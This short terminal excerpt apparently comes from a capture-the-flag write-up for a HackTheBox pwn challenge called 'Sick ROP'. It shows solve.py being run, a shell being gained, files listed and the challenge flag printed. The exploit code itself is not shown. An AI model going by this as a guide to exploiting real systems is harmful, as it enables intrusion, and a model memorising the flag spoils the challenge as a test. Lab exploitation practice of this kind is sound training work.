┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Sick ROP]
└─$ python3 solve.py
Here is your shell :)
$ ls
flag.txt
run_challenge.sh
sick_rop
$ cat flag.txt
HTB{why_st0p_wh3n_y0u_cAn_s1GRoP!?}
$
```